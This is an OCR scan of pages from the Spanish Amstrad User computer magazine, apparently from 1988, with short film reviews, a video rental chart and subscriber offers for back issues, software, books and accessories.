
«ROBOCOP» es parte hombre, parte máquina, todo policía, es el futuro refuerzo de la ley.

Dirección: Paul Verhoeven.

Principales intérpretes: Peter Weller, Nancy Allen.


Editada por: RCA Columbia Pictures.

Esto es el futuro, el crimen barre la ciudad de Detroit. El valiente agente de policía Murphy cuando persigue a unos criminales es atrapado y abatido salvajemente por una banda de delincuentes. Su cuerpo, horriblemente mutilado, yace en el suelo en un gran charco







de sangre, pero su corazón late aún imperceptiblemente.

Utilizando lo que queda de Murphy, se podrá iniciar el programa «ROBOCOP», lo mejor de ambos mundos; los reflejos más rápidos que puede ofrecer la tecnología moderna, una memoria de computadora y toda la vida para reforzar la ley en las calles. Robocop no les defrauda, es invencible, pero aunque crean que sus recuerdos personales fueron borrados, se equivocan...

## «Gaby. Una historia verdadera»

Dirección: Luis Mandoki.

Principales intérpretes: Liv Ullman, Robert Loggia, Norma Alejandro, Rachel Levin.

Editado por: RCA Columbia Pictures.

«Cuando la mente pone limitaciones, el corazón las supera.»

Esta película, que está basa da en un relato autobiográfico, cuenta la vida de Gabriela Brimmer, afectada desde su nacimiento por parálisis cerebral. Se narran las relaciones con sus padres, su inseparable nana Florencia y con Fernando, el joven del que se enamora. A medida que Gaby crece, crecen sus dificultades y su deseo de acceder a las cosas que por su incapacitación física parecen estarle prohibidas.

## «Mi diabólico amor»

Dirección: Charlie Loventhal.

Principales intérpretes: Scott Valentine, Michelle Little, Robert Trebor, Alan Rudge, Gina Gallego.

Editada por: RCA Columbia Pictures.

«Un romance monstruosamente divertido.»

Denny y Kaz descubren, en esta divertidísima película, que el verdadero amor tiene muchas caras y a veces uñas. El confiado pero solitario Kaz está buscando un amor

cuando encuentra a Denny, una linda chica de tierno corazón con una misteriosa habilidad para atraer animalitos extraviados y novios defraudados.


Denny está convencida de que ha encontrado al hombre de sus sueños cuando recoge a Kaz en la calle y le abre su corazón. Pero no es exactamente una pareja idílica porque Kaz tiene un pequeño problema. De vez en cuando se convierte, en un animal completo, con cuernos, pelo y ¡a veces cola! ¿Podrá Kaz deshacerse alguna vez de esa maldición?

¿Y podrá Denny conseguir finalmente lo mejor, no de la bestia, sino del hombre?

## LOS VIDEOS MAS ALQUILADOS DEL MES


| | |
|---|---|
| Cita a ciegas | RCA COLUMBIA PICTURES |
| Una auténtica vida de perros | MGM/UA |
| Guerreros del sol | MGM/UA |
| Superman 4 | IZARO FILMS |
| Tres solteros y un biberón | WEEKEND |
| Cocodrilo Dundee | CBS FOX |
| El sargento de hierro | WARNER HOME |
| Apunta, dispara y corre | MGM/UA |
| El color del dinero | FILMAYER |
| Cleary, el detective | CIC RCA |

# VIDEO El mejor cine en casa: dibujos animados, películas históricas y del oeste a un precio realmente interesante








Ref. 438 2.900 ptas.




Ref. 440 3.900 ptas.







Ref. 439 3.900 ptas.




Ref. 437 2.900 ptas.







## OFERTA ESPECIAL

*Jeremiah Johnson. 108 minutos. Robert Redford, por 1.990 pesetas. Ref. 443.*

*Amigos muy íntimos. 104 minutos. Burt Reynols y Goldie Hawn, por 1.990 pesetas. Ref. 441.*




*Pack de tres películas. 1) La batalla de Inglaterra. 2) Festival de dibujos animados de Bugs Bunny. 3) Festival de dibujos animados del pato Lucas, por sólo 5.400 pesetas. Ref. 442.*




## La mejor música en el mejor soporte: compac-disc.

| | | |
|---|---|---|
| Ref. 419 | C. D. Nana Mouskouri | 1.725 ptas. |
| Ref. 420 | C. D. Antonio Vivaldi | 1.725 ptas. |
| Ref. 421 | C. D. Nikolai Rimsky | 1.725 ptas. |
| Ref. 422 | C. D. Johannes Brahms | 1.725 ptas. |
| Ref. 423 | C. D. Ludwig van Beethoven | 1.725 ptas. |
| Ref. 424 | C. D. Thaikovsky | 1.725 ptas. |
| Ref. 425 | C. D. Mahler | 1.725 ptas. |
| Ref. 426 | C. D. Orff | 1.725 ptas. |
| Ref. 427 | C. D. James Last | 1.725 ptas. |
| Ref. 428 | C. D. Bert Krempfert | 1.725 ptas. |



## OFERTA ESPECIAL


| | |
|---|---|
| 1 Unidad | 1.725 ptas. |
| 2 Unidades | 3.200 ptas. |
| 3 Unidades | 4.500 ptas. |

# CAMISETAS

## AMSTRAD USER

**A la piscina, en la playa o con tu ordenador y con tu camiseta.**

**Una camiseta cómoda con un diseño exclusivo y a un precio... Todos los Amstradictos con su camiseta Amstrad User.**




**Tallas:**
**SG.: Referencia 408.**
**G.: Referencia 409.**
**M.: Referencia 410.**

·OFERTAS SUSCRIPTORES· RELLENA EL CUPON Y

# EJEMPLARES ATRASADOS

## Completa tu colección de Amstrad User con esta magnífica oferta:

**Y ahora, por 1.600 ptas:** te regala[...] con [...]

**Ref. 201-A**




**N.º 1 OCTUBRE 1985.** 300 pts. Joan Guillen: «Mi lápiz es un Amstrad». La revolución del disco. Un ordenador muy musical. ¿Hay vida después del Basic?




**N.º 2 NOVIEMBRE 1985.** 300 pts. Los héroes anónimos (1). El CPC 6128 Super Amstrad. Aula informática con Amstrad. Programa: Mirando a las estrellas. Pascal.




**N.º 3. DICIEMBRE 1985.** 300 pts. Guía de Software para Amstrad, 300 programas. Como usar las rutinas de la Rom. PCW 8256, la alternativa profesional. Alan Sugar, la fuerza de Amstrad. Castillo y mapa del Knight Lore.




**N.º 4. ENERO 1986.** 300 pts. Todos los periféricos: Joysticks, impresoras, lápiz óptico. Juegos: Karate, Sorcery, Panorama para matar. Ficheros de acceso directo. Firmware.




**N.º 5. FEBRERO 1986.** 300 pts. CPM, el estándar de 8 bits. Amgraph, gráficas profesionales. Juegos: Devil's Crown, Raid, Cyrus. Firmware: Gestor de sonido. RSX: Comandos en tecnicolor.




**N.º 8. MAYO 1986.** 300 pts. Uso profesional de los Amstrad. RS 232. Un estándar para comunicar. Juegos: Sir Fred, Hacker, Spy vs Spy, Yie ar Kung Fu. Nuevos periféricos DK tronics.




**N.º 9. JUNIO 1986.** 300 pts. Lenguaje de programación. Juegos: Mat II, Viernes 13. Instrucciones ilegales del Z80. Ratones y tabletas. Master Rent.




**N.º 10. JULIO 1986.** 300 pts. Veinte programas deportivos. Animación en Basic. Comparación de tres lápices ópticos. Juegos: Finder Keepers, Crafton y Xunk, Fórmula one simulator. Profesional user: Control de stocks Grotur.




**N.º 11. AGOSTO 1986.** 350 pts. A tiros con el ordenador. Banco de pruebas: SEIKOSHA SP-1000 CPC. Bomb Jack, Harrier Atack, Batman. Profesional User.




**N.º 12. SEPTIEMBRE 1986.** 350 pts. Programas educativos. Banco de pruebas. Robot Fischertecnik. Turbo Sprit. Winter Games. GSX (y II). Base de datos DELTA PLUS. Master QH. Super mapa para BATMAN.




**N.º 13. OCTUBRE 1986.** 350 pts. Especial Juegos de Guerra. Animación en BASIC II. Hoja de Cálculo CRACKER II. Procesador de texto Tasword 128. Multiprogramación. Programa Tóxicos.




**N.º 14. NOVIEMBRE 1986.** 350 pts. Desert Fox. Sanxess Steel. Cerberus. Ghosts & Goblins. Complementos ergonómicos para ordenador. Convertidores de Televisión. PC 1512. Gestión GESPACK. Control de personal Avial. Cómo convertir su PCW 8256 en 8512.




**N.º 15. DICIEMBRE 1986.** 350 pts. SIMO. Especial PC 1512: presentación, Sistemas Operativos, GEM, BASIC. Tensions, Pacific. Contabilidades: Contabilidad General II y Placon. Impresora AMSTRAD DMP 2.000.




**N.º 16. ENERO 1987.** 350 pts. Planifique el Nuevo Año: Speed King, Pacific, Glider Rider. Programas educativos. Emulación del BASIC 1.1 en un 464. Gestión de video clubs. Facturación Leo. Batería musical AMDRUM. Convertidor de pantallas Spectrum a AMSTRAD.




**N.º 17. FEBRERO 1987.** 350 pts. Impresoras AMSTRAD DMP 3000 y DMP 4000. Juegos para PCW. El enigma de ACEPS. Juegos: Cosa Nostra, Livingstone, Jack the Nipper, Frostbyte, Army Moves. BASIC 2: el BASIC de PC. Caracteres de control en los CPC. Multiface II.




**N.º 18. MARZO 1987.** 350 pts. Juegos: Toad Runner, Kane, Street Hawk, Miami Vice, Prodigy, Tennis 3D, Knight Tyme, Zombi. Caracteres castellanos para Amsword. La verdades del PC 1512. Códigos de control CP/M Plus. Especial procesadores de texto.




**N.º 19. ABRIL 1987.** 350 pts. Enciclopedia Dilogic. Disco RAM para CPC 6128. Juegos: Impossaball, Billy, Great Escape. Después de comprar un PC. Juegos para PC 1512. Impresión de gráficos en el PCW. Interface RS 232 y Centronis para PCW. Sicole: gestión de guarderías. Especial hojas de cálculo.

**Busca el ejemplar de Amstrad User que te falta y pídelo.**

**NOTA:** los ejemplares 1, 3, 6, 7 y 10 están agotados.

**Si todavía no eres suscriptor, suscríbete ahora mismo para continuar tu colección**

*COMPLETE EL CUPON DE PEDIDO Y ENVIENOSLO*

ENVIALO HOY MISMO ·OFERTAS SUSCRIPTORES·

# EJEMPLARES ATRASADOS


...amos un estupendo juego de tapas ...cuatro ejemplares que elijas.

**4 ejemplares 1000 ptas.**

Referencia: 201.





**N.º 20. MAYO 1987.** Bases de datos, Sistemas Operativos (y 2), PCW: Juegos de simulación; Pies y Cabeceras en Locoscript; Joystick, PC: manejarse con un disco; Juegos; Pistop II, Cyrus Chess, Lápiz óptico Electric Studio. CPC: pantallas de LOGO a BASIC. Misión Omega, Cortocircuito.




**N.º 21. JUNIO 1987.** Gráficos para tu ordenador. Cursos de verano. CPC: Usuario: Escuela Magoria, Tasprint, Utilidades de disco; PC: Formato de discos, Contabilidad Cristal, Facturación y almacén. La isla del tesoro, Perry Mason, PCW: Locoscript, The Knife.




**N.º 22. JULIO 1987.** Juegos para el verano. CPC: Sailing, Golpe en la pequeña China, etcétera. Utilidades (y 2); PC: Strip Poker, DEBUG, Open Access, Alsi Pack, Ampliación de memoria a 640 K; PCW: Batman, Fairlight, Agenda Plus, Facturación Plus, Guía de discos.




**N.º 23. AGOSTO 1987.** El nuevo PC 1640. CPC: Comecocos y Bingo, Juegos para teclear, Fernando Martín Basket Master, Profesional Microgesa, Anta 64 K3; PC: Macros de teclado (teclear) BASIC 2, Bolsa y PC Promise, The great Escape; PCW: Othello (teclear), Head Over Heals, Extensiones gráficas con el PCW.




**N.º 24. SEPTIEMBRE 1987.** El nuevo PCW 9512, Especial Educación; CPC: Willov Pattern, Howard the duck, Spooler de impresora, LOTO, Multicalc; PC: Logistix, Boriar, Control de Almacén, Juegos; Progolf, Interface RS232; PCW: Que suene tu PCW, PREYME.




**N.º 25. OCTUBRE 1987.** Edición, MODEMS; CPC: Game Over, Bomb Jack, Two on two, La vuelta al mundo en ochenta juegos, Bases de Datos; PC: Integrated 7, Gestiava, Medicare, Programación de la DMP 3000, Primeros pasos con Amstrad, Juegos: El enigma de ACEPS.




**N.º 26. NOVIEMBRE 1987.** UTILIDADES; CPC: Relocalizador de Código Máquina, Decision Maker, Juegos: Don Quijote; PC: GEOS, Auto-sketch, GEM Word Chart, Control de Autoescuela, Anatomía del ratón, Futbol Manager; PCW: ACE, Fichero Médico, Facturación SIS.




**N.º 27. DICIEMBRE 1987.** 425 pts. CPC: Comentamos los diez mejores juegos. Test VORTEX. PC: Business Card 21. Control Clínica Veterinaria. Portátil PPC. PCW: El hardware del 9512. Programa Recibos.




**N.º 28. ENERO 1988.** 425 pts. PC: FrameWork Junior, Videoclub. Test EGA. Juegos GOODBYE & THE LAST MISSION. CPC: Test Cad-Cam y Joystick Speed King. Juegos: Freddie Hardest, Starfox, etc. PCW: Test TPV. Software del 9512. Profesional Autoescuela.




**N.º 29. FEBRERO 1988.** 425 ptas. PC: DBASE III. ALSICAD. PREYME. PORTEX. Juegos: Mean 18 Golf, Boulder Dash, Mission. CPC: Técnicas Fractales. Juegos: Phantis, Challenge of the Gobots, Amaurote. Test: Interface Rs 232-c. PCW: Generador de Test. Profesional: Facturación + IVA. Test: MATERPACK.




**N.º 30. MARZO 1988.** 425 PTAS. PC: VP PLANER, TMAX, PRODESIGN. Juegos: Arkanoid, Macadam Bumper, Pub Pool. CPC: DISCOLOGY 2, Quinielas. Juegos: Abadía del Crimen, Ninja Hamster, Super Sprint, Correcaminos, Combat School. PCW: FACTURACION, Trucos. Juegos: Strike Force Harrier, Classic Collection.




**N.º 31 ABRIL 1988.** 425 ptas. ¿Qué es una Red Local?/Guía de impresoras baratas. PC/Superbase, Millonarios, Gen Pramiz. Test: Amstrad LQ 3500. CPC/Gestor Iconos. TxT: Vigila tu peso. PCW/Entradas y sólidas CPM. TxT: ¡Los barcos! Juegos: Tan Letti, Synike Force Morfier.




**N.º 32. MAYO 1988.** 425 pts. PPC Organizer. Simulación en la Industria. PC: Mailing, TurboBackup, GOLF, War Games. CPC: Gestor Iconos. TxT: El Ahorcado. Megacorp. Convoy Raider. Phantom Club, etc. PCW: Sí, ¿pero cuál? TxT: Txiki. El potente DIR.




**N.º 33. JUNIO 1988.** 425 pts. Declaración Renta. PCW: Minioffice, Desktop Publisher. Classic Collection y Clock Chess. CPC: Volcado pantalla. TxT: Simulador Osciloscopio. Pantera Rosa, Jackpol, Dyzzy, etc. PC: ¡6 colores en el PC1512! Modem Addonics. Test: SNAP. La Abadía del Crimen. Test Drive, etc.




**N.º 34. JULIO 1988.** Especial Juegos. Los mejores y más atractivos. Código Máquina para tu PCW. Desensamblador Z 80 para CPC. Test: Wordvisa, Infordent y Tas plus para PC.




**N.º 35 AGOSTO 1988.** Especial Programas CPC: Bombarderos NBA, Conecta 4, Database, Primeros Números. PCW: Experto Médico, Master Gráfico, Tic-Tac. PC: Torres de Hanoi, Los Bolos, Cada oveja con su pareja.

**NO TE PIERDAS NI UN EJEMPLAR DE TU REVISTA**

# OFERTAS para SUSCRIPTORES AMSTRAD USER

## ·OFERTAS SUSCRIPTORES·

## PORTADOCUMENTOS



El periférico imprescindible para todos aquellos que tengan que copiar documentos, apuntes, etcétera.

Ergonómico, de fácil colocación, muy sencillo.

Tenemos portadocumentos de izquierda y de derecha, no discriminamos a los zurdos.

**PVP: 595 ptas.** Ref. 150



Archivadores Discos 5 1/4.

100 unidades. Precio: 3.100
Ref. 185.
50 unidades. Precio: 2.755
Ref. 186.



Diseño italiano. Capacidad: 40 diskettes 5 1/4. Se puede colgar en la pared o dejar en el suelo. Cómodo y a un buen precio. PVP: 4.290 ptas. Ref. 411.



5 diskettes por sólo **2.550 ptas.**

10 diskettes **4.850 ptas.**
(Regalamos la diskettera, magnífico estuche portadiscos para que tengas ordenados tus diskettes).

**SI QUIERES EL ARCHIVADOR SOLO: 595 PTAS. Ref. 140**



**ALMOHADILLA PARA RATON**
Precio: 1.999. Ref. 187.

## ·I.V.A. Y GASTOS DE ENVIO INCLUIDOS·

## ·OFERTAS SUSCRIPTORES· ·OFERTAS





**CABLE AUDIO CPC 6128. Precio: 995. Ref. 190.**




**CABLE PROLONGADOR AMSTRAD 464. Precio: 2.600. Ref. 192.**

**CABLE PROLONGADOR AMSTRAD CPC 6128-664. Precio: 3.275. Ref. 196.**

**KIT LIMPIEZA CABEZALES DISCOS 5 1/4. Precio: 5.999. Ref. 195.**
Ahora: 4.950 ptas.




**CABLE IMPRESORA PC. Precio: 2.500. Ref. 194.**




**KIT LIMPIEZA CABEZALES DISCOS. 3" Precio**
**Ahora: 3.100 ptas. Ref. 122**




**PACK LIMPIACASETES**
Pack limpiacasetes CPC 464, para que tu ordenador lea y cargue sin problemas. Precio: 745 ptas. Ref. 412.




**CINTA IMPRESORA PCW 9512**
**Precio: 1.550**
**Ref. 197.**




**LOS DOS VOLUMENES POR:**
**3.200 ptas.**

CantidadeS LimitadaS

Ref. 111

SUSCRIPTORES· SUSCRIPTORES· ·OFERTAS

## RELLENA EL CUPON Y ENVIALO HOY MISMO

## LIBROS-LIBROS-LIBROS ·OFERTAS SUSCRIPTORES·




Fundamental para el usuario principiante. Ameno y repleto de ejemplos.

**PROGRAMACION BASIC CON AMSTRAD**
Imprescindible para el principiante y eficaz herramienta para el programador avanzado.

**JUEGOS SENSACIONALES PARA AMSTRAD**
Aventuras, laberintos, ajedrez, cartas, Mastermind, educativos, utilidades. Todos los listados en BASIC.

**40 JUEGOS EDUCATIVOS**
Listados completos (Matemáticas, geografía, música, etcétera) para aprender divirtiéndose.

**Ref. 101.** Programando con Amstrad. 103: 40 Juegos educativos. 109: Programando Basic con Amstrad. 113: Juegos sensacionales con el Amstrad.

**PVP: 595 ptas.**




Técnicas de programación de gráficos.
Ref. 110.


## Manual de BASIC 2, para el PC 1512 y PC 1640

**PVP: 1.990 ptas.** Ref.: 114




**PVP: 975 ptas.**
Ref. 115

GUIA DE
LocoScript
PASO A PASO




PARA AMSTRAD PCW 8256/8512

TAPAS ESPECIALES

AMSTRAD USER

El complemento ideal para tu revista.


**PVP: 780 ptas.**
Ref. 200

1

## ·I.V.A. Y GASTOS DE ENVIO INCLUIDOS·

•OFERTAS SUSCRIPTORES• •OFERTAS

# PROGRAMAS PARA PCW



Lo mejor del software de programación en PCW.
CBASIC COMPILER. Precio: 9.999. Ref. 173.
MBASIC INTERPRETER. Precio: 9.999. Ref. 174.
MBASIC COMPILER. Precio: 9.999. Ref. 175.
M.S. FORTRAN COMPILER. Precio: 14.680. Ref. 176.

M.S. COBOL COMPILER. Precio: 25.680. Ref. 177.
M.S. SORT. Precio: 9.999. Ref. 178.
M.S. MACRO. Precio: 9.999. Ref. 170.

**Hojas de cálculo:**
**Multiplan. PVP: 9.490 ptas. Ref. 135.**

---

**Utilidades:**

**AMSFILE. PVP: 7.490. Ref. 138.**

---



F.A.S.T. (facturación y control de Stoc) PCW 8256

Ref. 429 Precio: 18.000



C.O.N.F.A.S (Plan General. Plan Nacional Contable). PCW 8512

Ref. 430 Precio: 22.000

SUSCRIPTORES• •OFERTAS SUSCRIPTORES• •OFERTAS

**RELLENA EL CUPON Y ENVIALO HOY MISMO**

# PROGRAMAS PARA PC 1512/1640

## DICCIONARIO: INGLES-ESPAÑOL
MICRODIC



PVP: 6.500 Ref. 418

## HOJAS DE CALCULO


SUPER CALC-3




PVP: 13.495 ptas. Ref. 102.

## UTILIDADES

TURBO BACK-UP




PVP: 12.000 ptas. Ref. 117

## PAQUETES INTEGRADOS

OPEN ACCESS




PVP: 17.900 ptas. Ref. 183.

## BASES DE DATOS

SUPERBASE




PVP: 13.995 ptas. Ref. 104.

## CONTABILIDAD

PLACOM




PVP: 19.900 ptas. Ref. 106.

Contabilidad+IVA Logic Control




PVP: 26.800 ptas. Ref. 155.

## APLICACIONES

AUTOSKETCH




PVP: 13.495 ptas. Ref. 133.

## TRATAMIENTO DE TEXTOS




PVP: 11.990 ptas. Ref. 414.

XY WRITE

PVP: 14.495 ptas. Ref. 116

## PROGRAMAS EDUCATIVOS CPC y PCW




CALCULOS CIENTIFICOS
(CPC 6128)
PVP: 3.000. Ref. 431.
PCW: Ref. 4311.





CIRCUITOS ELCTRONICOS
(CPC 6128)
PVP: 3.000. Ref. 432.




ATLAS DEL CIELO
(CPC-6128)
PVP: 3.000. Ref.433
PCW: Ref. 4333.



TUTOR MECANOGRAFICO
(CPC 6128 y PCW 8256)
PVP: 3.000. Ref. 434.
PCW: Ref. 4344.



**• I.V.A. Y GASTOS DE ENVIO INCLUIDOS •**

•OFERTAS SUSCRIPTORES

# JUEGOS

## CPC




THE MAGNIFICENT SEVEN
DE OCEAN
Precio: 2.790 ptas. Ref.417





10 HIT GAMES de OCEAN
Precio : 2.790 ptas. Ref. 416

## PCW




JAMES BOND 007
THE LIVING DAYLIGHTS
Precio: 3.490 ptas.
Ref. 128. Cupón 3.




3D CLOCK CHESS
Precio: 2.590 ptas.
Ref. 134.




TOMAHAWK
Precio: 3.899
Ref. 199. Cupón 3.

## PC




EL ENIGMA DE ACEPS
Precio: 2.890 ptas. Ref. 436




9 PRINCIPES EN AMBER
Precio: 2.890 ptas. Ref. 435

RELLENA EL CUPON Y ENVIALO HOY MISMO

SUSCRIPTORES• •OFERTAS SUSCRIPTORES• •OFERTAS

# OFERTAS *para* SUSCRIPTORES AMSTRAD USER

## ·OFERTAS SUSCRIPTORES·




**PORTACUARTILLAS AMSTRAD USER**
**Precio: 890.**
**Ref.: 164.**




**PORTAFOLIOS AMSTRAD USER**
**Precio: 950.**
**Ref.: 163.**




**BILLETERO AMSTRAD USER**
**Precio: 790.**
**Ref.: 165.**




MONEDERO POLIPIEL.
Precio: 499.
Ref. 171.



***SUPER PACK ELITE. Precio: 1.755. Ref. 166.***




BILLETERO.
Precio: 2.199.
Ref. 168.



PORTAFOLIOS.
Precio: 5.569. Ref. 167.



MONEDERO.
Precio: 2.484.
Ref. 170.

## ·I.V.A. Y GASTOS DE ENVIO INCLUIDOS·

## •OFERTAS SUSCRIPTORES• •OFERTAS



DMP 3000. PVP: 989 ptas.
Ref. 405
DMP 4000. PVP: 1.090 ptas.
Ref. 406

# ¡AQUÍ!
*NO ENTRA EL POLVO*



PCW 9512 (tres piezas)
PVP: 2.395 ptas.
Ref. 404



PC
PVP: 2.395 ptas.
Ref. 146



PCW (Tres piezas)
PVP: 2.285 ptas.
Ref. 145

CPC 6128 (F. verde)
PVP: 1.795 ptas.
Ref. 142





CPC 6128 (Color)
PVP: 1.795 ptas.
Ref. 144



CPC 464 (F. verde)
PVP: 1.795 ptas.
Ref. 141

CPC 464 (Color)
PVP: 1.795 ptas.
Ref. 143



**SUSCRIPTORES• •OFERTAS SUSCRIPTORES• •OFERTAS**

**¡ESTOS ORDENADORES ESTAN MUY BIEN PROTEGIDOS!**

FUNDAS PARA TODOS LOS ORDENADORES AMSTRAD

con la calidad y el diseño Amstrad User.

Magníficas fundas que libran al ordenador del polvo y suciedad cuando no se tiene encendido. Indispensable para lugares húmedos y polvorientos.

## RELLENA EL CUPON Y ENVIALO HOY MISMO

# AMPLIA LAS POSIBILIDADES DE TU AMSTRAD

SUSCRIPTORES · OFERTAS SUSCRIPTORES · OFERTAS




**¡CONVIERTE TU PCW 8256 EN UN 512! 2.ª UNIDAD DISCOS PCW** Ref. 401
**Nuevo precio: 23.700** (no incluye ampliación de memoria). Si lo desea consúltenos.



**Ref.: 400. 1.450 ptas.**
